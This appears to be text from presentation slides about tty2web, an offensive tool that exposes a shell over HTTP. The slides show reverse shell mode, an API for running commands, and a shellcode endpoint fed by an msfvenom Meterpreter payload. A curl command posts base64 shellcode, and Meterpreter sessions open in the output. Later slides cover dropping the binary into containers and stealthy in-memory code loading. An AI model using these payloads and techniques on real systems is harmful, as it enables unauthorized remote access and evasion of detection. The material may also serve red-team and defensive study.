


Tty2web – File Download/Upload support

- **File transfer support with options to limited**
- **Download/Upload support**




Reverse mode in tty2web




Tty2web – reverse mode

- **Reverse shell mode**
- **With proxy support**



Tty2web – tty support examples with reverse mode

- **Run any interactive console utility in reverse shell mode**
- **MC example**



Tty2web – API – RESTful interface to your shell

Examples:

```
$ curl 'http://127.0.0.1:8080/api/' -d whoami'  
user
```

```
$ curl 'http://127.0.0.1:8080/api/' -d 'id'  
uid=1000(user) gid=1000(user) groups=1000(user)
```

```
$ curl 'http://127.0.0.1:8080/api/?tr+a-z+A-Z' -d 'data'  
DATA
```



Tty2web – API – RESTful interface to your shell

```
$ curl 'http://127.0.0.1:8080/sc/' -d '127.0.0.1:4444' -H "Accept-Language: msf-tcp"
```

```
msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp  
payload => linux/x64/meterpreter/reverse_tcp
```

```
[..]
```

```
[*] Started reverse TCP handler on 127.0.0.1:4444
```

```
[*] Transmitting intermediate stager...(126 bytes)
```

```
[*] Sending stage (3021284 bytes) to 127.0.0.1
```

```
[*] Meterpreter session 4 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-24 05:53:10 +0200
```



Tty2web – SC API – Launch shellcode

```
./msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444  
-f raw | base64 | tr -d '\n'
```

```
curl "http://127.0.0.1:8081/sc/" -d  
'{"type":"sc","cmd":"SDH/aglYmbYQSIInWTTHJaiJBWrIHDwVIhcB4UWoKQVIQail  
YmWoCX2oBXg8FSIXAeDtll0i5AgARXH8AAAFRSInmahBaaipYDwVZSIXAeSVJ/8l  
0GFdql1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/  
5g=="}' -H "Content-Type: application/json"
```

```
[..]  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] Transmitting intermediate stager...(126 bytes)  
[*] Sending stage (3021284 bytes) to 127.0.0.1  
[*] Meterpreter session 5 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-  
24 05:56:10 +0200
```



Tty2web – testing container workloads/pods

- **Single binary to add to container**
- **Configurable using environment variables**
- **Compatible with any reverse HTTP/S proxy/balancer**

Example:

FROM target/container

RUN curl -L http:// > /bin/tty2web && chmod 755 /bin/tty2web

CMD /bin/tty2web -p 80 -w /bin/bash



In memory loading – Stealth mode

- **Windows**
 - Donut Injector ported to pure Go
 - <https://github.com/Binject/go-donut>
 - Go MemoryModule
 - Load DLL completely from memory
 - <https://github.com/kost/go-MemoryModule>
 - Using MemoryModule from fancycode
 - <https://github.com/fancycode/MemoryModule>
- **Linux/Unix/BSD**
 - Run code from memory
 - <https://github.com/amenzhinsky/go-memexec>



